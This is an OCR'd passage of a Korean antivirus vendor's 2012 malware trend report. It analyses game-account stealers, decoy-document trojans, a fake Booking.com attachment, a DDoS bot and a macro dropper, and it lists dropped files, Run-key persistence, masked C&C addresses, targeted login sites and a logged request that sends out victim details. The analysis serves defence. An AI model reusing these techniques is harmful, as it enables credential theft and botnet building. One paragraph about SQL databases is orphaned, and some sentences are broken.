


그림 1-21 | 악성코드 유포구조

[2] 악성코드의 3단 콤보공격

위 [그림 1-21]과 같이 만약 PC가 악성코드에 감염되면 tsf.css, eexplorel.exe가 실행되며 해당 파일들로 인해서 추가로 다수의 파일이 생성되고 외부로부터 다른 악성코드를 다운로드한다.

(1) tsf.css

tsf.css는 Dropper로, 다수의 악성 파일을 생성하며 주요 기능은 아래와 같다.

A. 특정 윈도우 시스템 파일(wshtcpip.dll)을 악성 DLL로 교체
B. 백신 무력화 기능
C. 온라인 게임 사용자의 계정정보 탈취(유명 온라인 게임 다수)

(2) eexplorel.exe

A. DLL생성 :
%windir%₩xinstall1508100.dll
%programfiles%₩Xrrx₩Bmmoegeqq.dll
B. 서비스로 실행 : Oopvnv Xkwmmvangt Fed
C. 키보드 입력 데이터 키로깅 : xhjmjj.dat
D. RASPHONE.PBK에서 DialParamsUID, PhoneNumber, Device 정보 추출
E. 감염된 PC의 파일 목록 추출
F. C&C서버 접속시도 : asd.jin*****yu.com(110.***.235.***, 4346)

〈V3 제품군의 진단명〉
Trojan/Win32.Xema (2012.12.09.00)
Trojan/Win32.OnlineGameHack (2012.12.10.00)
Trojan/Win32.Agent (2012.12.09.00)

온라인 게임핵 변종 악성코드

온라인 게임핵 악성코드의 변종 버전이 유포되고 있어 사용자들의 주의가 요구된다. 이미 여러 차례 발생해 많은 감염 피해를 일으킨 온라인 게임핵 악성코드는 현재까지도 그 수가 줄지 않고 있다.
이는 국내 게임 산업의 발전으로 게임 관련 거래가 활성화 돼 있는데 기인하는 것으로 풀이된다. 악성코드 유포자들이 많은 수익을 올릴 수 있는 적절한 환경이 유지되고 있다는 얘기다.

먼저 윈도우 XP 시스템에서 감염되던 게임핵 악성코드가 윈도우 Vista, 7 버전도 감염시킨 예는 올해 초 발행된 ASEC 블로그에서 확인할 수 있다.

- http://asec.ahnlab.com/780

이후 한동안 Windows Vista, 7 시스템의 감염 형태는 동일하게 지속됐다. 그러나 최근 감염형태가 변경된 것이 확인됐다.
해당 게임핵 악성코드의 Dropper를 통해 확인한 결과, 윈도우 XP시스템에서는 기존과 같이 윈도우 시스템 파일인 ws2help.dll을 동일하게 변경했다.

- C:₩WINDOWS₩system32₩drivers₩etc₩hosts
- C:₩DOCUME~1₩{사용자계정}₩LOCALS~1₩Temp₩ruyuhe851.exe
- C:₩WINDOWS₩system32₩drivers₩kfuck3.sys
- C:₩WINDOWS₩system32₩ws2helpXP.dll
- C:₩WINDOWS₩system32₩ws2help.dll.MX2.tmp
- C:₩WINDOWS₩IRIMGV3.bmp
- C:₩WINDOWS₩system32₩ws2help.dll
- C:₩WINDOWS₩system32₩drivers₩etc₩hosts

그러나 윈도우 7 시스템이 감염되면 아래와 같은 감염 형태가 확인된다.

- C:₩Windows₩system32₩drivers₩etc₩hosts
- C:₩Users₩{사용자계정}₩AppData₩Local₩Temp₩ruyuhe851.exe
- C:₩Users₩{사용자계정}₩AppData₩Local₩Temp₩726781.txt
- C:₩Users₩{사용자계정}₩AppData₩Local₩Temp₩726781.bat

아래의 두 파일은 윈도우OS 버전에 따라 다른 형태로 감염되지만, 파일 자체는 동일하다.

- C:₩WINDOWS₩system32₩ws2help.dll (Windows XP, 교체된 악성파일)
- C:₩Users₩{사용자계정}₩AppData₩Local₩Temp₩726781.txt (Windows 7)

윈도우 Vista 이상의 시스템에서는 XP와 같이 윈도우 시스템 파일을 교체하거나 변경하지 않고 dll 파일을 생성하여 로드하는 형태가 그대로 유지됐다. 다만 악성코드의 탐지를 우회하기 위해 일부 파일 생성 경로와 파일명이 변경됐다.

- 기존 : C:₩Windows₩System32₩himym.dll
- 최근 : C:₩Users₩{사용자계정}₩AppData₩Local₩Temp₩{임의의숫자}.txt

또한 시스템이 다시 시작할 때 자동 실행하도록 아래와 같이 레지스트리에 등록한다.

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Configuring "rundll32.exe C:₩Users₩kimgooon₩AppData₩Local₩Temp₩726781.txt,M"

앞서 동일하게 생성된 hosts 파일의 경우, V3 제품의 일부 진단을 우회하기 위해 특정 도메인에 대한 hosts 정보를 변경한다.




그림 1-22 | 변경된 hosts 파일의 내용

국내 백신 제품의 동작을 방해하는 기능을 수행하기도 한다.




그림 1-23 | 백신 동작을 방해하기 위한 리스트

해당 악성코드에 감염돼 V3 제품이 정상적으로 동작하지 않거나 업데이트가 되지 않을 경우 아래의 링크에서 전용백신을 다운로드해 조치할 수 있다.

– http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=105

전용 백신으로 조치한 이후에는 반드시 시스템을 재부팅 해야 하며, V3 최신 엔진 업데이트를 통한 진단 및 치료가 필요하다.

〈V3 제품군의 진단명〉
Trojan/Win32.OnlineGameHack (2012.12.09.00)
Win-Trojan/Onlinegamehack.104448.BM (2012.12.09.00)

따라서 SQL 데이터베이스를 사용하고 있는 기업들은 해당 악성코드에 감염되면 데이터베이스를 복구하기 위해 대규모의 작업을 중단하거나 재정적 손실을 입을 수 있으므로 각별히 주의해야 한다.

〈V3 제품군의 진단명〉
Trojan/Win32.Scar (2012.11.17.00)

특정 후보의 정책 관련 한글문서 위장 악성코드

사회적인 이슈를 소재로 한 문서파일을 가장한 악성코드는 꾸준히 발견되고 있다. 2012년 우리나라의 가장 큰 관심사는 18대 대선이었다. 이러한 사회적 관심과 맞물려 특정 대선 후보의 이름을 거론한 한글문서 위장 악성코드가 확인됐다.

얼핏 보면 한글문서의 아이콘을 가지고 있지만 실제 한글문서 파일의 아이콘과는 선명도 등에서 차이가 있으며, exe확장자인 실행파일이다. 등을 수행할 것으로 추정된다.

그림 1-24 | 특정 후보의 이름이 거론된 한글문서를 위장한 악성코드 (위), 정상 한글 문서 (아래)

해당 한글문서 위장 실행파일을 실행하면 아래와 같이 파일 제목과 관련된 정상 문서가 출력되기 때문에 사용자들은 감염 사실을 인지하기 어렵다.




그림 1-25 | 한글 문서를 위장한 악성코드의 실행 화면

해당 파일을 열면 아래와 같이 정상문서 실행과 동시에 악성코드도 생성되어 실행된다.

[생성되는 파일]
– %Temp%₩1.hwp
– %Temp%hccutils.dll
– %Temp%hccutils.dll.res
– %Temp%hkcmd.exe

생성된 hkcmd.exe 파일은 시스템 시작 시 자동으로 실행되도록 서비스에 등록된다.
해당 악성파일은 또 svchost서비스에 로드되어 특정 IP에 접속을 시도하는 것으로 확인됐다.

[Network Monitor Information]
svchost.exe TCP CONNECT 127.0.0.1 => 1**.**.**.13:80

〈V3 제품군의 진단명〉
Win-Trojan/Agent.302373 (V3, 2012.12.12.00)

부킹닷컴을 사칭한 악성코드

전 세계 25만 8520개의 숙박업체에 대한 예약 서비스를 제공하는 Booking.com(부킹닷컴)을 사칭한 메일을 통해 악성코드가 유포되고 있어 주의가 필요하다.




그림 1-26 | 부킹닷컴을 사칭한 악성코드 첨부 메일 원본

해당 악성코드는 메일을 통해 유포된다. 악성 메일의 위협은 앞서 WIL Vol. 12에서도 한 차례 다룬 바 있다. 2012년 10월에는 시스코사의 위협 발생 경보를 통해서도 아래와 같이 허위 호텔 예약 확인 메일이 공개된 바 있다.




그림 1-27 | Cisco – Threat Outbreak Alerts: Fake Hotel Reservation Confirmation E-mail Messages

해당 악성코드는 사회공학적 기법을 이용해 휴가시즌에 주로 메일을 통해 유포되는 것으로 보인다. 또 예약 내용을 확인하기 위해 메일에 첨부한 파일을 실행하도록 유도하고 있다.

메일에 첨부된 압축 파일을 해제하면 'Booking Summary Details.pdf.exe' 라는 이름의 파일이 나온다. 이 파일을 실행하면 아래와 같이 svchost.exe라는 이름의 복제본을 생성하고, 레지스트리 값에 등록해 부팅 시마다 자동 실행되도록 한다.

[파일 생성]

%ALLUSERSPROFILE%₩svchost.exe

[레지스트리 등록]

[HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run]

"SunJavaUpdateSched"="%ALLUSERSPROFILE%₩svchost.exe"

svchost.exe 파일이 실행되면 아래 [그림 1-28]과 같이 TCP 8000 포트를 오픈해 대기 상태인 것을 확인할 수 있다.




그림 1-28 | svchost.exe의 네트워크 연결 정보

〈V3 제품군의 진단명〉

Win-Trojan/Jorik.38400.F (2012.12.19.00)

과다 트래픽을 발생시키는 악성코드

네트워크에 과다한 트래픽을 유발하는 악성코드가 발견됐다. 해당 악성코드에 감염되면 네트워크 트래픽이 폭발적으로 증가하고 감염된 PC의 속도가 눈에 띄게 느려지며 인터넷이 작동하지 않는 증상이 발생할 수 있다. 특히 사무실과 같이 LAN으로 구성된 환경에서 네트워크 트래픽이 과도하게 발생하면, 네트워크에 연결된 모든 PC들의 네트워크가 마비되는 증상이 발생하기도 한다.

해당 악성코드에 감염되면 다음 경로에 자신을 스스로 복사하고, 시작 프로그램과 WinLogon 프로세스에 등록해 부팅 시에도 자동으로 실행되도록 한다. 특히 Windows의 시스템 파일 보호기능을 무력화하는 기능도 포함돼 있다.

[파일 복사 경로]

C:₩Documents and Settings₩사용자계정₩Application Data₩update.exe

C:₩Windows₩Temp₩service616f31.exe




그림 1-29 | service616f31.exe 이름으로 실행중인 악성코드




그림 1-30 | 시작프로그램에 등록 된 악성코드

해당 악성코드는 보안 제품의 탐지를 피하기 위해 Themida라는 패킹 툴로 패킹돼 있다. 또한 가상 환경에서는 실행하지 않도록 돼 있다. 악성코드 감염 대상에서 가상 환경의 PC를 제외하기 위한 것이거나, 보

안 제품에 반영하기 위한 테스트를 방해하기 위한 것으로 추정된다.




그림 1-31 | 가상환경에서 실행 불가 메시지 출력

또한 해당 악성코드에 감염되면 C&C 서버로 보이는 특정 IP로 접속한 다음, 공격 대상 IP를 향해 과다한 패킷을 발송하여 트래픽을 발생시킨다.

[C&C 서버로 추정되는 IP]

- 17*.2**.1**.**9:5882

디도스 (DDoS · 분산서비스공격거부) 공격을 목적으로 제작된 것으로 보이며, UDP Flooding, IP Fragment Flooding, TCP SYN Flooding, ICMP Flooding 등 대부분의 Flooding 기법을 사용하는 것이 특징이다.

해당 악성코드는 DDoS 악성코드 제작 툴에 의해 만들어진 것으로 보인다. DDoS 악성코드 제작 툴은 다양한 DDoS 공격기법을 지원하고, 악성코드 파일을 Themida로 패킹하거나, 가상환경에서 실행되지 않도록 방해하는 기능을 지원한다. 또한 생성되는 파일의 이름을 지정할 수 있는데 초기 값으로 설정된 파일 이름이 update.exe로 되어 있는 경우가 많다. 악성코드는 아래 URL에서 배포된 것으로 확인되지만, 현재는 접속되지 않는다.

[배포 URL]

- http://1.2**.8*.**/bbs/openproxy/database/5596.exe

이러한 악성코드에 감염되면 악성코드 제작자가 특정 사이트에 DDoS 공격을 할 때 사용하는 좀비PC가 될 수 있다.

이를 사전에 예방하기 위한 방법은 다음과 같다.

첫째 Windows 운영체제의 최신 서비스 팩과 보안 업데이트를 설치한다.

둘째 Internet Explorer, Flash Player, Acrobat Reader, Java 등의 프로그램들을 꾸준히 업데이트해 최신 버전을 유지한다.

셋째 V3를 최신 엔진으로 업데이트 하고, 실시간 감시를 사용한다.

넷째 정기적인 정밀 검사를 통해 PC에 감염된 악성코드가 있는지 확인하는 습관을 가진다.


〈V3 제품군의 진단명〉

Win-Trojan/Jorik.569344.B (2012.12.19.00)

상품권 번호 탈취하는 온라인 게임핵 악성코드


주말마다 온라인 게임핵 류의 악성코드가 기승을 부리는 가운데, 최근 게임 계정 정보 외에도 상품권 번호가 유출돼 실제 피해를 입은 사례가 발견됐다. 이에 사용자들의 각별한 주의가 요구된다.

해당 악성코드의 Dropper 실행 시 파일 생성 정보와 네트워크 정보는 아래와 같다. 네트워크 연결 로그를 보면 PC의 MAC, OS, 사용하는 AV 정보들을 전송하는 것을 확인할 수 있다.



testsample.exe	CREATE	C:\WINDOWS\system32\drivers\7f12a432.sys
testsample.exe	CREATE	C:\WINDOWS\system32\kakubi.dll
testsample.exe	CREATE	C:\WINDOWS\system32\wshtcpbi.dll
testsample.exe	DELETE	C:\WINDOWS\system32\wshtcpip.dll
testsample.exe	CREATE	C:\WINDOWS\system32\wshtcpip.dll
testsample.exe	CREATE	C:\WINDOWS\system32\drivers\03b991b4.sys
testsample.exe	DELETE	C:\WINDOWS\system32\drivers\03b991b4.sys
testsample.exe	DELETE	C:\WINDOWS\system32\midimap.dll
testsample.exe	CREATE	C:\WINDOWS\system32\midimap.dll
testsample.exe	CREATE	C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\Coor.bat

그림 1-32 | File Monitor Information



testsample.exe	TCP CONNECT	127.0.0.1	=>	2xx.16.1xx.xxx:80
testsample.exe	HTTP CONNECT	127.0.0.1	=>	2xx.16.1xx.xxx:80
	2xx.16.1xx.xxx/xx/get.asp?mac=3F72BD929D0D8DD9E0C0E24FDDCC4F09&os=winxp%20Professional&av=(V3)&ps=NO.&ver=NOON			
testsample.exe	TCP DISCONNECT	127.0.0.1	=>	2xx.16.1xx.xxx:80

그림 1-33 | Network Monitor Information

감염된 상태에서 북앤라이프닷컴(booknlife.com) 사이트를 테스트해 보았다.




그림 1-34 | 북앤라이프닷컴 로그인 화면

[그림 1-34]은 북앤라이프닷컴 사이트의 로그인 화면이다. 로그인을 하게 되면 아래와 같은 패킷이 확인된다.




그림 1-35 | 로그인 시, 패킷 덤프

[그림1-35]는 패킷을 캡쳐한 화면으로 GET 방식으로 2xx.2xx.xxx.xxx IP로 ID와 Password 가 전송되는 것을 확인할 수 있다.

그림 1-36 | 북앤라이프닷컴 상품권 입력 화면




그림 1-37 | 상품권 번호 입력 시, 패킷덤프

로그인 후 상품권 번호를 입력을 하면 로그인 계정과 마찬가지로 상품권 정보를 탈취하는 패킷을 확인할 수 있다. 이 역시 같은 IP로 상품권 정보를 전송한다.

또한 테스트로 살펴본 북앤라이프닷컴 외에도 악성코드가 생성한 모듈이 메모리에 로드되어 있을 때 아래의 사이트 String 정보들도 확인됐다. 해당 String 으로 보아 기존에 있었던 게임 사이트 계정뿐만 아니라 해피머니, 컬쳐랜드 등의 다른 상품권 사이트들의 정보도 탈취한다는 것을 확인할 수 있다.

```
aran.kr.gameclub.com
login.nexon.com
auth.siren24.com
bns.plaync.com
heroes.nexon.com
www.nexon.com
www.happymoney.co.kr
www.teencash.co.kr
www.cultureland.co.kr
www.booknlife.com
capogames.net
dragonnest.nexon.com
elsword.nexon.com
clubaudition.ndolfin.com
www.netmarble.net
itemmania.com
www.itembay.com
www.pmang.com
aion.plaync.jp
plaync.co.kr
maplestory.nexon.com
fifaonline.pmang.com
df.nexon.com
nxpay.nexon.com
baram.nexon.com
(생략…)
```

그림 1-38 | 피해 대상이 되는 추가적인 사이트들

실제로 유출사례가 발견됐다. 꾸준하게 문제가 되고 있는 악성코드인 만큼 사용자들의 각별한 주의가 요구된다.

〈V3 제품군의 진단명〉

Win-Trojan/Onlinegamehack.205331.B (2012.12.25.00)

Trojan/Win32.OnlineGameHack (2012.12.27.03)

광명성 3호 발사 성공…PC 위험 경보

사회적 이슈를 악용해 악성코드를 유포하는 형태는 악성코드 제작자들이 즐겨 쓰는 방법 중에 하나다. 이번에 발견된 악성코드 역시 이러한 사회공학적 기법을 이용해 악성코드를 유포했다. 우리가 흔히 사용하는 문서 파일(워드, 엑셀, 파워포인트 등)에 악의적인 매크로(macro) 코드를 삽입해 특정 기능을 수행하도록 제작된 매크로 바이러스의 일종이었다.

발견된 악성코드는 '북한의 로켓(광명성 3호) 발사' 를 테마로 제작된 파워포인트 문서로 위장한 형태다. 해당 악성코드에 감염되면 시스템 변경, 사용자 정보 유출 등의 악의적인 기능을 수행할 수 있으므로 사용자의 각별한 주의가 요구된다.


North Korea Fires Rocket, Pyongyang Style, Even China Disappointed

North Korea successfully launched a three-stage rocket in 2012-12-12, defying international warnings. "The launch of the second version of our Kwangmyongsong-3 satellite from the Sohae Space Centre... on December 12 was successful," said KCNA, the state news agency. "The satellite has entered the orbit as planned." A previous attempt, in April this year, broke up and disintegrated over the sea just seconds after take off.

그림 1-39 | 북한 로켓 발사 관련 문서로 위장한 악성 파일

해당 응용 프로그램을 실행하면 버전이나 보안 옵션에 따른 허용 여부를 확인하는 알림창이 [그림 1-40]과 같이 발생한다. 이 과정에서 사용자가 매크로 기능을 허용해 실행할 경우 악성코드에 감염된다.




그림 1-40 | 보안 경고 알림창

삽입된 매크로 코드는 아래와 같으며, 프레젠테이션에 삽입된 악의적인 코드에 의해 VBA[변수].exe 라는 파일명의 악성코드가 시스템에 생성된다.




그림 1-41 | 삽입된 악성 매크로 코드

[생성된 파일 정보]

- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩VBA1.exe
- C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩Adupdate.exe

생성된 PE 파일(Adupdate.exe)은 미국의 특정 서버로 접속해 이미지 파일을 다운로드 한다. 그 뒤 추가적인 기능 수행을 수행하는 한편, 윈도우 부팅 시 자동으로 시작되도록 레지스트리에 자신을 등록한다.

[서버 연결]

- Adupdate.exe TCP CONNECT 127.0.0.1 => xx.x.xx.xx:80
- Adupdate.exe HTTP CONNECT 127.0.0.1 => xxx.x.xx.xx:80 xxxxxxxxxxxx.com/wp-content/uploads/2010/05/Layer_41.jpg




그림 1-42 | 서버 연결

그림 1-43 | 다운로드된 이미지 파일

[등록된 레지스트리]

- HKCR₩Applications₩POWERPNT.EXE₩shell₩New₩command Key: 0xE22352D8
- HKCR₩Applications₩POWERPNT.EXE₩shell₩New₩command₩(Default) "C:₩Program Files₩Microsoft Office₩Office12₩POWERPNT.EXE" /n "%1"
- HKCR₩Applications₩POWERPNT.EXE₩shell₩New₩command₩command "vUpAV5!!!!!!!!!MKKSkPPTFiles}tW{~$4Q]c@Y*Gx7xaTO5 /n "%1"
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Open₩command Key: 0xE22352D8
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Open₩command₩(Default) "C:₩Program Files₩Microsoft Office₩Office12₩POWERPNT.EXE" /s "%1"
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Open₩command₩command "vUpAV5!!!!!!!!!MKKSkPPTFiles}tW{~$4Q]c@Y*Gx7xaTO5 /s "%1"
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Print₩command Key: 0xE22352D8
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Print₩command₩(Default) "C:₩Program Files₩Microsoft Office₩Office12₩POWERPNT.EXE" /p "%1"
- HKCR₩Applications₩POWERPNT.EXE₩shell₩Print₩command₩command "vUpAV5!!!!!!!!!MKKSkPPTFiles}tW{~$4Q]c@Y*Gx7xaTO5 /p "%1""
- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩Adupdate "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩Adupdate.exe"

